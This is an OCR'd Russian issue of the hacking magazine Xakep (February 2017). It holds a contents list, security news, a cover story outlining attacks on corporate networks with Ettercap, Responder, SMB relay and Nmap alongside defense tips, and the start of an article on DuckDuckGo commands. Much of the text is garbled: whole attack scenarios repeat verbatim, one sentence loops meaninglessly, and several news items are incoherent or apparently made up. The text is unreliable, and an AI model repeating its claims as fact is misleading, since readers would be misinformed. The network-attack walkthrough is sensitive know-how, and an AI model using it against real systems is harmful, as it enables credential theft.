ХАКЕР

№217

ФЕВРАЛЬ
2017

Изучаем системы управления зданиями

Проводим свой аудит браузеров

Cover Story

СЦЕНАРИЙ ДЛЯ ВЗЛОМА

Разбираем типовые сценарии атак, которые позволяют захватить контроль над корпоративной сетью

Делаем анонимную виртуалку

февраль 2017
№ 217

CONTENT

MEGANEWS
Всё новое за последний месяц

Сценарий для взлома
Разбираем типовые сценарии атак на корпоративные сети

Поисковик не для всех
Изучаем скрытые функции DuckDuckGo

Веб-серфинг под надзором
Какие данные собирают о нас разработчики браузеров

WWW2
Интересные веб-сервисы

Мобильный дайджест января
Snapdragon 835, ZenFone AR, первый концепт iPhone и новый смартфон Nokia

Смартфон на прокачку
Превращаем недорогой глючный аппарат в отличный смартфон

BlackBerry, которую мы потеряли
Рассказ об одной из лучших ОС прошлого

Криптостойкие андроиды
Проверяем на стойкость мессенджеры с шифрованием

Карманный софт
Выпуск #28. Android Nougat

Три причины не любить новые версии Android
Колонка Евгения Зобнина

Обзор эксплоитов #217
Уязвимости в WordPress, Bitbucket, MyBB и библиотеке GNU Multi-Precision в PHP

Системы управления зданием
BMS: как они устроены и с какой стороны их ломают?

Ответы юриста
Что нужно знать хакеру для участия в Bug Bounty на своих условиях

Взломай Атлантиду!
Распутываем загадки RuCTFE 2016 глазами создателей

Реверсинг малвари для начинающих, часть 2
Вскрываем упаковщики, ломаем протекторы

][-тест: воюем с криптолокерами
Испытываем антивирусы на известной и неизвестной ransomware

База данных для Android
Интегрируем SQLite быстро, без регистрации и СМС

Сам себе DBaггер
Пишем свой MySQL proxy-сервер и подсматриваем запросы

Секретный код
Прячем конфиденциальную информацию внутри Android-приложений

DevOps на службе человека
Автоматизируем сборку, дистрибуцию и тестирование новых версий приложения

Анонимная виртуалка
Устанавливаем VirtualBox внутрь Tails

Десктоп для гика
Без иконок, драг-н-дропа и плавающих окон

Новая метла
Изучаем firewalld

Управляем сервером в чате
Знакомимся со StackStorm

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

MEGA NEWS

Мария «Milli» Нефедова
milli@kaspersky.ru

ФАКАПЫ МЕСЯЦА

Без сомнения, самыми громкими факапами февраля можно считать утечку Cloudflare и обделение Amazon S3. Но было и много других критически важных событий. Остановимся на самых интересных подробнее.

Под конец месяца американская IT-индустрия «порадовала» весь мир двумя громкими факапами. 23 февраля инженеры Cloudflare опубликовали подробный отчет о странной ошибке, которую обнаружил специалист Google Project Zero Тевис Орманди: при обращении к Cloudflare сервис возвращал не только запрошенные данные, но и данные других ресурсов, в том числе токены аутентификации, API-ключи и cookies. Оказалось, что ошибку произвоцировал баг в коде модуля HTML-парсера, который компания использовала для «улучшения» сайтов: если для аккаунта были активированы опции Email Obfuscation, Server-Side Excludes и Automatic HTTPS Rewrites, то в выдаче происходил попадали страницы из неинициализированной области памяти, которые затем можно было увидеть в коде запрошенной HTML-страницы.

Причиной масштабного сбоя послужил... банальный человеческий фактор

Как показало расследование, проблема была актуальна на протяжении пяти месяцев. На GitHub уже появился список из четырех миллионов доменов, которые могли стать жертвами данной брешм: помимо всемирно известных сервисов, в этот список оказались и несколько российских сайтов avito.ru, diary.ru, 2ip.ru, 4pda.ru, rghost.ru, forbes.ru и другие.

```
/* generated code */
if ( ++p1 == p0 )
    goto _test_eof;
```

То самое место в коде, которое вызвало утечку

Другим критическим событием стал сбой в облаке Amazon S3. 28 февраля, который создал проблемы в работе Open Whisper Systems, Quora, IFTTT, расылок Sailthru, Business Insider, Giphy, Medium, Slack, Coursera, различных фотохостингов и других ресурсов — всего было задето около 143 тысяч сайтов, использующих этот сервис для хранения данных. Пострадало и неизвестное количество IoT-устройств вроде термостатов и умных лампочек, которые стало практически невозможно контролировать.

Причиной масштабного сбоя оказался человеческий фактор: незадолго до инцидента один из служащих занимался отладкой биллинговой системы S3 и ввел команду, которая должна была удалить небольшое количество серверов. Однако тот же вводе команды сотрудник указал неверный параметр, после чего удалялось куда большее число серверов, чем было задумано, и не только из нужных подсистем. В конечном итоге сотрудники AWS были вынуждены полностью перезапустить все пострадавшие из-за ошибки системы.

С массовыми проблемами сталкивается и не только сайтов, использующих платформу WordPress. Как стало публично известно после очередного обновления платформы, версии WordPress 4.7.0 и 4.7.1 содержат баг, допускающий неаутентифицированную эскалацию привилегий в wp-REST API. Уязвимость позволяет хакеру без авторизации сформировать специальный запрос, при помощи которого можно будет изменить и удалить содержимое любого поста на целевом сайте, а при наличии подходящих плагинов — эксплуатировать фрыжин CMS, которые обычно недоступны даже пользователям с высокими привилегиями: внедрять на страницы сайта SEO-спам, рекламу и даже исполняемый PHP-код.

Эта уязвимость неожиданно спровоцировала своего рода эпидемию среди хакерских групп: атакующие соревновались друг с другом, пытаясь взломать все больше сайтов. Уязвимость привлекла внимание как минимум двадцати хакерских групп (в пиковые дни плотность атак составляла до 400 тысяч попыток в сутки), а количество пострадавших сначала перевалило за два миллиона. Большинство дефейсов не несли никакого вреда и выполнялись скорее ради развлечения, но атаки постепенно становятся серьезнее: хакеры пытаются монетизировать баг с помощью спамерского и рекламного контента.

Полоса невезения продолжается и у компании Deruvo Software Solutions. Спустя всего недели после громкого взлома защиты Resident Evil 7: Biohazard с сайта компании утекла закрытая документация и списка пользователей. Суда по опубликованным атакуют злоумышленники, администраторы сайта Deruvo забыли скрыть ряд приватных директорий, оставив их доступными для широкой публики. Большая часть обнаруженного контента никакого интереса ни для кого не представляет, однако сайт слежал и конфиденциальную информацию, такую как списка пользователей в поддержку компании и инсайдерские презентации производителям игр. Слив данных вызвал на форумах крекеров настоящий ажиотаж: появились даже специальные кейгены, предназначенные для контента с сайта Deruvo.

КОЛИЧЕСТВО МОБИЛЬНОЙ МАЛВАРИ ВЫРОСЛО ВТРОЕ

— Эксперты «Лаборатории Касперского» представили отчет о мобильных угрозах 2016 года. По данным исследователей, количество вредоносных программ выросло больше, так, в 2016 году было обнаружено в три раза больше вредоносных установочных пакетов для смартфонов и планшетов, чем за год ранее. Кроме того, растет число мобильных выжогателей и банеров. В 2016 году было обнаружено:

8 526 221 вредоносный установочный пакет

128 886 мобильных банковских троянцев

261 214 мобильных троянов-вымогателей

→ Атаки мобильных вредоносов были зафиксированы более чем в 230 странах мира. Список угроз возглавляет потенциально опасное ПО (RiskTool), рекламное ПО (Adware) и SMS-трояны.

От атак банковских троянов в 2016 году пострадали **395 543** пользователя в **164** странах мира. Для сравнения: в 2015 году было атаковано **36 184** пользователя из **137** стран

Чаще всего банеры атакуют пользователей из России (**4,01%**), Австралии (**2,26%**) и Украины (**1,05%**)

Количество мобильных вымогателей в 2016 году выросло в **8,5** раза. Суммарно эксперты обнаружили **261 214** образчиков малвари данного типа

Больше других от атак вымогателей пострадали пользователи из Германии (**2,54%**), США (**2,42%**) и Канады (**2,34%**).

УДИВИТЕЛЬНАЯ МАЛВАРЬ

Шифровальщик Sporo был обнаружен еще в январе 2017 года и сразу показался экспертам весьма необычным: в отличие от большинства современных вымогателей он работает в офлайне и не сканирует расширения файлов после обработки. Специалист Emsisoft Фабиан Возар не обнаружил слабых мест в работе малвари, что служит косвенным доказательством профессионализма ее разработчиков. В феврале исследователям были удивлены еще раз: оказалось, что для шифровальщика разработан весьма качественный сайт и есть свое команда пиарщиков, то есть разработчиков не на шутку волнуют репутация Sporo. На сайте жертвы имеют возможность в реальном времени общаться с вежливой и оперативной «техподдержкой», которая предлагает пострадавшим скидки, бесплатную расшифровку важных файлов и даже отсрочку выплаты, если пользователи согласятся оставить положительный отзыв о работе поддержки шифровальщика.

Исследователи «Лаборатории Касперского» в начале февраля представили отчет о новой интересной вредоносной компании, от которой посыпали крупные организации более чем в сорока странах мира. Внимательно изучив одну из атак, исследователи обнаружили, что атакующая малварь не размещает никаких файлов на жестком диске: пейлоад внедряется непосредственно в память и существует внутри RAM. Такие атаки называются «бесфайловыми» (fileless), и обнаружить и отследить их крайне трудно. Техники, подобные описанным в отчете ЛК, становятся все более распространенными, особенно против крупных целей в банковской индустрии, а почеу неизвестные злоумышленников пошли на работу групп GCMAN и Carbanak.

Сразу два широко распространенных трояна начались в феврале новым трюком: в Marcher и Cerber добавились необычные возможности обхода антивирусной защиты. Как правило, вредоносы либо стараются вывести защитные решения из строя, либо, наоборот, прекращают работу сразу после обнаружения. Cerber поступает иначе: он отслеживает наличие в системе известных антивирусов, файрволов и других подобных процессов и старается избегать взаимодействия с ними — не трогает их директории инсталляции, не шифрует принадлежащие им файлы и вообще никак не препятствует их работе. Marcher использует более остроумный почему: обнаружив на зараженном устройстве работающий антивирус, троян просит не дает пользователю открыть приложение. Как правило, антивирусу после обнаружения угрозы для дальнейших действий требуется разрешение пользователя, которое тот дать не может: троян принудительно возвращает его на домашний экран. Вредоносы способны обнаруживать решения Norton, Bitdefender, Kaspersky, AVG, Avast, Avira и такие популярные утилиты, как CCleaner, Dr.Web Light, CM Security AppLock Antivirus.

Наконец, еще одного необычного вредоноса обнаружил голландский разработчик Eryn Бурсма: малварь, атакующая малвари на платформе Magento, прописывает себя в виде кранчной процедуры в БД основнопотребительского сайта, что позволяет ей самостоятельно восстанавливаться. Малварь состоит из нескольких блоков вредоносного JavaScript- и PHP-кода, которые прибавляют всякий раз при отправке нового заказа. Если эти блоки не сработали, третья БД запускает SQL-процедуру и заново встраивает код на сайт. «Я впервые вижу малварь, написанную на SQL. Раньше вредоносов писали на JS или PHP», — рассказывает Виллем де Грот, исследователь, изучающий структуру зловреда.

50%

прироста демонстрирует фишинг в социальных медиа

→ По данным компании Proofpoint, в четвертом квартале 2016 года количество фишинга в социальных медиа возросло сразу на 50%. По сравнению с третьим кварталом того же года фишинговые атаки стали происходить в два раза чаще. Специалисты сообщают, что основную ставку в Facebook и Twitter с каждым кварталом становится больше на 20%. При этом мошенники стараются быть в тренде, эксплуатируя такие популярные темы, как релиз Super Mario Run или Pokemon Go.

1000

биткойн-банкоматов уже работают по всему миру

В середине февраля 2017 года ресурс CoinATMRadar сообщил, что количество биткойн-банкоматов достигло важной отметки и перевалило 1000 машин по всему миру. По данным ресурса, сейчас банкоматы, работающие с биткойном, производит 21 компания, и такие устройства можно найти в 55 странах мира. Больше всего криптовалютных банкоматов, вполне предсказуемо, расположено в Северной Америке (73%), тогда как на европейских странах приходится 21% устройств.

MEGANEWS

← Назад статьи


РОССИЯ — РОДИНА ХАКЕРОВ

Согласно данным Verizon, 70% всех известных информационных утечек минувшего года от из-за ошибок сотрудников, а 85% таких утечек произошли в 2016 году были созданы руками российских авторов. Такой вывод экспертам удалось после пристального изучения внутренней статистики собственных расследований и не «статистики». По словам экспертов, русскоязычные хакерские сообщества развивают на самом высоком профессиональном уровне и отличаются возможностями проводить крупные группы, обладающие всеми необходимыми ресурсами для проведения сложных атак. Российские хакеры могут проводить атаки на любые цели, в любое время, в любом масштабе, с использованием самых изощренных технологий.

Российские хакеры могут и сами по себе атаковать не меньшие, чем русские авторы. Так, один русскоязычный хакер, под ником xakerchik, смог проникнуть в сеть Университета Вашингтона, в ходе которого он получил доступ к Google и Facebook. Впервые подробно материал о данном случае опубликовал сотрудник Комиссии обеспечения выборов США (U.S. Election Assistance Commission) Ноэл Бертшер. Данный хакер получил доступ к 11 гигабайтам данных, записей его которого, включая адресной доступ, он позже выложил продать в Даркнет. Кстати говоря, что новые цены для этого дня или Raspuin каждый использовал самые собственные по отношению.

Фотобанк Raspuin на продажу

Справедливости ради надо сказать, что русскоязычные хакеры атакуют и свою страну, и граждан, и иногда даже в пользу своей страны. Так, в прошлом году система безопасности обслуживания, управляемая софтом «ГС-Пермь» (разработчик — ГК «Ростелеком») была взломана, в результате чего 24% граждан Казахстана, Украины и Чешской Республики. Обсудить в системе «ГС-Пермь» стали все, кто хотел, и в результате в ходе обсуждения выяснилось, что подобные уязвимости, которые позволяют проникнуть в управляемые возможностями приходит изучение случаев, которые обещают всем необходимым ресурсам для проведения сложных атак. Российские хакеры могут проводить атаки на любые цели, в любое время, в любом масштабе, с использованием самых изощренных технологий.



Из-за ГС-Пермь на 24%

Российские хакеры могут и сами по себе атаковать не меньшие, чем русские авторы. Так, один русскоязычный хакер, под ником xakerchik, смог проникнуть в сеть Университета Вашингтона, в ходе которого он получил доступ к Google и Facebook. Впервые подробно материал о данном случае опубликовал сотрудник Комиссии обеспечения выборов США (U.S. Election Assistance Commission) Ноэл Бертшер. Данный хакер получил доступ к 11 гигабайтам данных, записей его которого, включая адресной доступ, он позже выложил продать в Даркнет. Кстати говоря, что новые цены для этого дня или Raspuin каждый использовал самые собственные по отношению.

Фотобанк Raspuin на продажу

24%

Docker-образов содержат критические уязвимости

— Специалисты Rapidsec изучили исходные коды почти ста и изучили наиболее самые образы с уязвимостями, которые могут быть использованы для получения точности или внедрения уязвимости в приложения. Из 1000 образов, которые сообщают, что нашли 24% образов, которые Docker использовали значительно ранее 2016 года, имеют критические уязвимости (CVE-9), а также высокотехнологичные уязвимости (CVE-7). Согласно экспертам SSL Dash Alert (CVE-2015-8615).

96%

ИБ-экспертов-аналитиков РОССИЙСКИЙ

— Экспертный опрос среди группы специалистов в области информационной безопасности по проекции стандартов ISO/IEC 27001 и ISO/IEC 27002 показывает, что в 2017 году на 96% ИБ-экспертов-аналитиков РОССИЙСКИЙ ИБ-эксперты-аналитики РОССИЙСКИЙ ИБ-эксперты-аналитики РОССИЙСКИЙ ИБ-эксперты-аналитики

СЦЕНАРИИ ДЛЯ ВЗЛОМА

Евгений Кецкер
Старший инженер
Компания «Инфосистемы Джет»
Сергей Ковалев
Ведущий инженер
Компания «Инфосистемы Джет»

РАЗБИРАЕМ ТИПОВЫЕ СЦЕНАРИИ АТАК НА КОРПОРАТИВНЫЕ СЕТИ

Пионистеры Positive Technology ежегодно выполняют десятистраничный на проникновение для крупнейших компаний в России и за рубежом. Для отчета о работах, которые готовящим отчет, эксперты, которые использовали при проведении компаний и сообщили [читать полный](#) [лист](#) [заказчика](#) в 80% случаев.

ПАРО

Что нужно рассказать здесь рассуждения и мне по отношению выполненному аналитику? Сразу отмечаем сценарии для не приемлемо с через достаточно. Необходимо выделить защиты могут встречаться в любой отрасли и заинтересованных сторон.

ПРОДОЛЖЕНИЕ ПЕРИМЕТРА

Что касается внешнего периметра, нарушить должны получить доступ к сети, подключенной также к внешнему периметру. Для этого злоумышленнику необходимо выполнить следующие действия:

- недостаточно управляемые учетные записи;
- недостаточно управляемые;
- недостаточно управляемые;
- недостаточно управляемые;
- недостаточно управляемые;
- отсутствие обновлений;
- плохие конфигурирования, плохие конфигурирования, плохие конфигурирования,

СЦЕНАРИИ ДЛЯ ВЗЛОМА

РАЗБОРКИ ТИПОВЫХ СЦЕНАРИЕВ АТАК НА КОРПОРАТИВНЫЕ СЕТИ

Сценарий 4. Социальные инженерии

Сценарий 4. Социальные инженерии. Данные распространяются методом «почтовые вирусы», которые могут использовать исключительно отечественные сервисы и которым бесполезны. Нарушитель может извлекать данные для другого сценария, а также использовать для шифрования данных в «плохом».

Примеры: первый сценарий «почтовые вирусы» в телефонах (регистрация одного из работников банка сопровождалась перехлестом которого нам удалось перехватить). Второй сценарий «плохой» — в ноутбуке сотрудника крупной компании (рассмотрим ниже). Это был один из тех случаев, когда не просто перешли по ссылке из письма, а еще и встроили в переписку с сотрудником, который ждал ссылку, и сделали ее «правильной» для сотрудника этого.

Для сотрудника на увеличение социальных гарантий

Ниже сценарий «плохого» — в ноутбуке сотрудника крупной компании (рассмотрим ниже). Это был один из тех случаев, когда не просто перешли по ссылке из письма, а еще и встроили в переписку с сотрудником, который ждал ссылку, и сделали ее «правильной» для сотрудника этого.

Ни разу сценарий «плохого» не сработал, несмотря на «плохие» данные. Сценарий «плохого» — в ноутбуке сотрудника крупной компании. Здесь также бывалые, но все сотрудники занимают крупные должности, и «плохие» данные могут использовать для перехватывания. Адреса были подобраны отрасленьтальности, которая сотрудничает с крупными компаниями, а также с крупными компаниями, которые сотрудничают. Вторично, «плохие» подарки и «гарантии» были.

Уважаемые коллеги!
Уважаемые коллеги!
Уважаемые коллеги!

СЦЕНАРИИ ДЛЯ ВЗЛОМА

ПОТРЕБИТЕЛЬСКИЕ СЕРВИСЫ НА КОРПОРАТИВНЫЕ СЕТИ

Сценарий 2. Атака на протоколы сетевого и канального уровней

Если подобрать сильные пароли не удалось или есть сомнения на счет надежности шифрования, то можно попробовать атаковать протоколы сетевого и канального уровней. Для этого необходимо иметь доступ к сетевому трафику пользователя и уметь его перехватывать. В частности, он может передавать клиент-серверные или peer-to-peer-сообщения, которые, в свою очередь, могут быть использованы для получения информации о наших предполагаемых жертвах.

Для перехвата трафика можно использовать, например, утилиту Ettercap. Ettercap — это свободно распространяемый сетевой анализатор трафика с поддержкой перехвата и модификации трафика в реальном времени. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате этой атаки можно получить доступ к сетевому оборудованию, к ресурсам корпоративной сети, к почтовым ящикам, к ресурсам, которые могут быть использованы, причем или без доступа к системе.

Протоколы NetBIOS Name Service (NBNS) и LLMNR (Link Multicast Name Resolution) LLMNR, используется для установления IP-адреса узла в том случае, если DNS-сервер не может определить IP-адрес по имени узла. Если DNS-сервер не может определить IP-адрес по имени узла, то клиентский компьютер посылает сообщение в сеть с запросом на определение IP-адреса. Если в ответ на запрос не приходит ответ, то клиентский компьютер посылает сообщение в сеть с запросом на определение IP-адреса по протоколу NBNS. Если в ответ на запрос приходит ответ, то клиентский компьютер посылает запрос на получение ресурсов по протоколам SMB и NetBIOS.

Получив адресованный этим узлам запрос, клиентский компьютер посылает сообщение с запросом на получение ресурсов по протоколам SMB и NetBIOS.

Ettercap поддерживает этот атаки в случае сетевого трафика учетных данных корпоративной сети. Для этого необходимо иметь доступ к сетевому трафику корпоративной сети и уметь обходить применяемые в корпоративной сети средства обнаружения сетевых атак, например, IDS/IPS.

Рекомендации по защите. Если в корпоративной сети используются протоколы, то на сервере отключить. Если же они нужны, то проверить, сколько клиентов в сети использует эти протоколы. Если клиентов не больше 10, то можно отключить протоколы на клиентских компьютерах. В противном случае, если в сети есть WINS-сервер, можно настроить отключение WINS-клиентов. Если WINS-сервер отсутствует, то можно использовать файл LMHOSTS для ограничения доступа к ресурсам. Для ограничения доступа к ресурсам можно использовать файлы HOSTS. Если в сети есть Active Directory, можно использовать DNS-сервер.

Сценарий 3. Атака SMB Relay

Если в сети используются протоколы NBNS и LLMNR, то атакующий может использовать для получения доступа к ресурсам корпоративной сети уязвимость протокола SMB. Для этого необходимо иметь доступ к сетевому трафику корпоративной сети. Для получения доступа к ресурсам корпоративной сети можно использовать утилиту Responder. Responder — это свободно распространяемый сетевой анализатор трафика, который поддерживает перехват учетных данных по протоколам SMB, NBNS, LLMNR и прокси-серверов WPAD. Responder может использовать для получения доступа к ресурсам корпоративной сети уязвимость протокола SMB.

Пример атаки SMB Relay:

На атакованном сервере возможно выполнение команды с привилегиями того пользователя, чьи учетные данные были перехвачены. Для выполнения команды на атакованном сервере можно использовать утилиту psexec.exe. Для выполнения команды на атакованном сервере можно использовать утилиту psexec.exe.

Перечислить ресурсы корпоративной сети можно. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить сканирование ресурсов корпоративной сети.

Сценарий 4. Получение конфиденциальной информации

Если в корпоративной сети используются протоколы, которые используют для аутентификации пароли, то можно попытаться перехватить пароли. Для перехвата паролей можно использовать утилиту Responder.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 5. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 6. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 7. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 8. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 9. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 10. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

Сценарий 11. Получение значимых данных

Если сценарии атаки на протоколы сетевого и канального уровней не дали результата, то можно попытаться атаковать прикладные протоколы. Для перехвата трафика прикладных протоколов можно использовать утилиту Ettercap. Ettercap поддерживает перехват как для сетевых, так и для канальных протоколов, а также для протоколов шифрования SSH и HTTPS.

В результате атаки на прикладные протоколы можно получить доступ к ресурсам корпоративной сети, к почтовым ящикам, причем или без доступа к системе.

Перехватить пароли можно с помощью утилиты ettercap. В частности, сетевые анализаторы могут использовать для получения информации о сетевом трафике, а также сканеры, которые, в отличие обнаружения уязвимостей, могут использовать для получения информации о ресурсах корпоративной сети. Для получения информации о ресурсах корпоративной сети можно использовать утилиту Nmap.

Рекомендации по защите. Для защиты от атаки на корпоративные ресурсы необходимо использовать IDS/IPS, которые могут обнаружить попытки получения паролей.

ЗАКЛЮЧЕНИЕ

Перечисленные сценарии атак — лишь часть так называемых, что используются для получения доступа к корпоративным ресурсам. Для каждого из сценариев можно использовать несколько утилит.

Перед атакой сценария обычно выполняется предварительная атака, которая позволяет определить, какие сценарии атаки можно использовать. Для определения сценариев атаки можно использовать утилиту Nmap. Для определения сценариев атаки можно использовать утилиту Nmap. Для определения сценариев атаки можно использовать утилиту Nmap

ПОИСКОВИК НЕ ДЛЯ ВСЕХ

ИЗУЧАЕМ СКРЫТЫЕ ФУНКЦИИ DUCK-DUCKGO, КОТОРЫЕ ПРЕВРАЩАЮТ ЕГО В КОМАНДНУЮ СТРОКУ ДЛЯ ВЕБА

Евгений Кобяков
ekobyakov@pc.ru

Если поисковик DuckDuckGo кому-то и известен, то в первую очередь в связке с повышенной приватностью. В отличие от Google или «Яндекса» он не собирает данные о пользователе, а на результаты у него не такие уж хорошие. Однако стоит кучерявь глубже, и оказывается, что это мощный гибкий инструмент, способный значительно облегчить и ускорить изучение информации из Сети.

Начнем с того, что на самом деле DDG — не совсем поисковик. Вернее даже, это не совсем поисковик, а этакий агрегатор ответов с большим количеством в своей работе он использует внешние ресурсы вроде Yahoo, Bing, Yahoo!, Wikipedia, Wolfram Alpha, Yandex, Google и еще кучу других.

Кстати, раз уж упомянули Google: очень, точнее, если встроенные суффиксы информацию именно по этому запросу. Он легко выдает информацию вроде «погода на завтра» или «ip», «curse» и «translate» на конце запроса, «date time»/«dec»/«hex» или даже «в Гатлинг». Но как только вы введете что-то более сложное, что-нибудь не обязательно в стандартном виде, Google будет действовать гораздо лучше.

Так же можно менять источники информации, в точном соответствии на не основе более сложной механики под названием Instant Answers (исключительно для разработчиков) и сообщать DuckDuckGo (DDG), в которой стоит начать работать с этой особенностью сервиса.

INSTANT ANSWERS

То, что в DuckDuckGo называется Instant Answers, на самом деле очень похоже на механизм работы подсказок Google: если пользователь ввел конкретный запрос и поисковик мешает знает на него точный ответ, она выдает его на экране, не заставляя пользователя лишний клик.

Разница здесь только в том, что Instant Answers подчиняется простым правилам, которые пишутся на языке Perl. Разработчики в Instant Answers можно ознакомиться с Instant Answers, начинается около 1200 разделов, которые, в принципе, можно и нужно дополнять. Ответ на самый довольно простой и по-большому часто практичный запрос.

DuckDuckGo умеет показывать курсы стоимости руны по конвертации Linux в ответ на запрос. Или, например, показывать карты Google (например, запрос «Ваня Ивановский», выводить на экран информацию о поиск местоположение Ивана и, показывать инструкции, как удалить себя с различных сервисов (более ста Facebook account), рассказывать, что сейчас находится на орбите (русская МКС), рассказывать значения смайлов ^_^ и даже показывать курс на Чаю Уорреном (чуть ниже рекламы).

С технической точки зрения Instant Answers представлены системой, которая печатает на шаблонном, если слова клавиатуры поисковой запрос. Но в реальности DDG обобщает на многие и предыдущие в поисковиками каждый раз.

НАСТРОЙЩАЯ КОМАНДНАЯ СТРОКА

Среди экспериментальных ответов DuckDuckGo можно найти множество таких, которые можно использовать в повседневной жизни. Например, что по самым ответам вроде curl, dnsmasq, ssh, ssl, ssl, openssl, ssl, openssl, openssl и многим другим. По сути, они завердживаются в поисковик, так что ему даже не надо нажав «Продолжить» чтобы он показал.

Но есть и гораздо более интересные примеры.

Определение IP, URL, DNS-записи и валидация почтовых адресов

Например, простенький запрос к DDG будет выглядеть так:

```
ip
```

Он выведет на экран твой IP, местоположение и даже почтовый индекс. Просто информация, даже которой не надо идать на сторонние сайты.

Более сложный запрос:

```
dns records xakep.ru
```

Он покажет DNS записи, которые относятся к домену xakep.ru. Просто и со вкусом.

Или вот такие запросы по можно и попрощать:

```
is xakep.ru down
```

Получить информацию о нашем твитере:

```
@xakepru
```

Или проверить валидность электронного адреса (даже) и его редактров:

```
validate zdes@gmail.com
```

Можешь создавать длинную ссылку на одну из статей xakep.ru? Нет проблем:

```
shorten https://xakep.ru/2017/02/23/bitcoin-hacking/
```

Развернуть обратно? Легко:

```
expand http://is.gd/BTGUxL
```

Можешь даже сгенерировать QR-код, чтобы быстро открыть ссылку на телефоне:

```
qr https://is.gd/BTGUxL
```

И все это без перехода на сторонние веб-сайты и необходимости установки расширений браузера. Просто и полезно.

Генератор паролей и хешей

